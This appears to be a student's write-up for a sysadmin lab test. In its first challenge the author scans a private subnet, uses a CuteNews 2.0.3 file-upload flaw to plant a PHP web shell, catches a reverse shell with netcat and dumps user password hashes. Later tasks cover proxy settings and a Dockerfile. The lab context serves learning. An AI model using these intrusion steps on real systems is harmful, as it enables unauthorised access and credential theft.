

# SAIC sysadmin test 2022

Somit gond

B21138

## Challenge 1 :


Nmap scan results:

```
user@debian:~$ nmap -T4 -sV -p- 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-04 02:24 EDT
Stats: 0:00:37 elapsed; 254 hosts completed (2 up), 2 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 192.168.56.106
Host is up (0.0017s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))

Nmap scan report for 192.168.56.107
Host is up (0.000053s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.54 ((Debian))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 37.47 seconds
```

By visiting the website I got to know it was running cutenews 2.0.3. After searching for bit I found arbitrary file upload vulnerability in cutenews 2.0.3 website. So I found a php script powny shell (<https://github.com/flozz/p0wny-shell>) to get a shell.



```
p0wny@shell:~$ cd root
p0wny@shell:~$ ls
bin
boot
dev
etc
home
initrd.img
lib
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
p0wny@shell:~$ cd |
```

To get reverse shell I went to revshell.com and then copied php revshell command which I ran in powny\_shell terminal and got reverse shell.

```
user@debian:~$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [192.168.56.108] from (UNKNOWN) [192.168.56.109] 43272
whoami
www-data
ls
avatar_admin123_shell.php
ls
avatar_admin123_shell.php
cd
whoami
www-data
uname -a
Linux SAIC 3.16.0-30-generic #40~14.04.1-Ubuntu SMP Thu Jan 15 17:45:15 UTC 2015 i686 athlon i686 GNU/Linux
```

I found it is running ubuntu 14.04 . I found a script to get root shell on it.

I found this VM is similar to hackthebox Passage box . I found different writeups about . I found users and their password hashes But I was not able to crack it.

```
user@debian:~/saic$ cat users.txt
admin123:5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
admin:ba78ff884af18778573f9c656f8ea215f8070d88a50b86af694f065db1e4c86a
tiny:4bc54ac20a0525b42990e47ec0908455e3b902180bc03a7b50ca24826e0d6e8f
user@debian:~/saic$
```

## Task 2:

Approach : change environment variable for http\_proxy and https\_proxy when connected to wifi

## Task 4:

My Dockerfile for CP-Dashboard-main webapp

```
# docker dockerfile
FROM node:lts-alpine

#creating app directory

WORKDIR /usr/src/app

# copying package.json and package-lock.json file
COPY package*.json ./

# installing required packages
RUN npm install

COPY . .

# which port should it use
EXPOSE 9001

CMD ["node", "app.js"]
```

Error encountered:

```
user@debian:~/CP-Dashboard-main$ sudo docker build . -t cp_main
Sending build context to Docker daemon 1.53MB
Step 1/7 : FROM node:lts-alpine
--> d02d47e13cfe
Step 2/7 : WORKDIR /usr/src/app
--> Using cache
--> d3cf1d8926ae
Step 3/7 : COPY package*.json ./
--> Using cache
--> c831f0d2c606
Step 4/7 : RUN npm install
--> Running in acdf989664d8
npm WARN EBADENGINE Unsupported engine {
npm WARN EBADENGINE   package: undefined,
npm WARN EBADENGINE   required: { npm: '7.20.1', node: '14.17.3' },
npm WARN EBADENGINE   current: { node: 'v18.12.1', npm: '8.19.2' }
npm WARN EBADENGINE }
```